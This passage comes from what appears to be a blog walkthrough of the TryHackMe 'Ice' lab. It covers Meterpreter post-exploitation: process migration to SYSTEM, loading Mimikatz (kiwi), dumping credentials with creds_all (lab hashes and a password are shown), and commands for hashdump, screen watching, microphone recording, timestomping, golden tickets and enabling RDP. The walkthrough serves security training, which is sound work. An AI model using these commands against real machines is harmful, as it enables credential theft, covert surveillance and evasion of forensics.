1. Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).




```
Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 380   604   conhost.exe        x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 416   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 540   816   WmiPrvSE.exe       x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 544   536   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 584   692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 592   536   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   592   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 816   692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 884   692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 932   692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1020  692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1060  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1188  692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1300  1020  dwm.exe            x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1316  1284  explorer.exe       x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1372  692   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1400  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1440  692   taskhost.exe       x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1564  692   amazon-ssm-agent.exe x64 0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1644  692   LiteAgent.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1680  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1828  692   Ec2Config.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.ex
                                                                            e
 2092  692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2300  1316  Icecast2.exe       x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2308  692   vds.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2392  692   TrustedInstaller.exe x64 0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2592  692   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2648  692   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 3136  816   slui.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\slui.exe
 3904  3828  powershell.exe     x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell
                                                                            .exe
```

2. In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?


Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

Ans. *spoolsv.exe*

3. Migrate to this process now with the command `migrate -N PROCESS_NAME



4. Let's check what user we are now with the command `getuid`. What user is listed?



Ans. *NT AUTHORITY\SYSTEM*


5. Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

```
(Meterpreter 2)(C:\Windows\system32) > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

6. Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

```
(Meterpreter 2)(C:\Windows\system32) > help
```

7. Which command allows up to retrieve all credentials?



Ans. *creds_all*

8. Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

```
(Meterpreter 2)(C:\Windows\system32) > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!
```

Ans. *Password01!*


Task 6 Post-Exploitation

1. What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```


Ans. *hashdump*

2. While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?




Ans. *screenshare*

3. How about if we wanted to record from a microphone attached to the system?



Ans. *record_mic*


4. To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.



Ans. *timestomp*


5. Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.



Ans. *golden_ticket_create*

6. One last thing to note. As we have the password for the user ‘Dark’ we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we’d likely kick whatever user is signed onto it off if we connect to it, however, it’s always interesting to remote into machines and view them as their users do. If this hasn’t already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`



Published on- 04/20/2024

Hacking Tryhackme Walkthrough Tryhackme Ice Ice Walkthrough

Written by Debrik Chakraborty

1 Follower

Follow

More from Debrik Chakraborty

Debrik Chakraborty

All you need to know about Phishing

By: Debrik Chakraborty

9 min read · Nov 20, 2023

3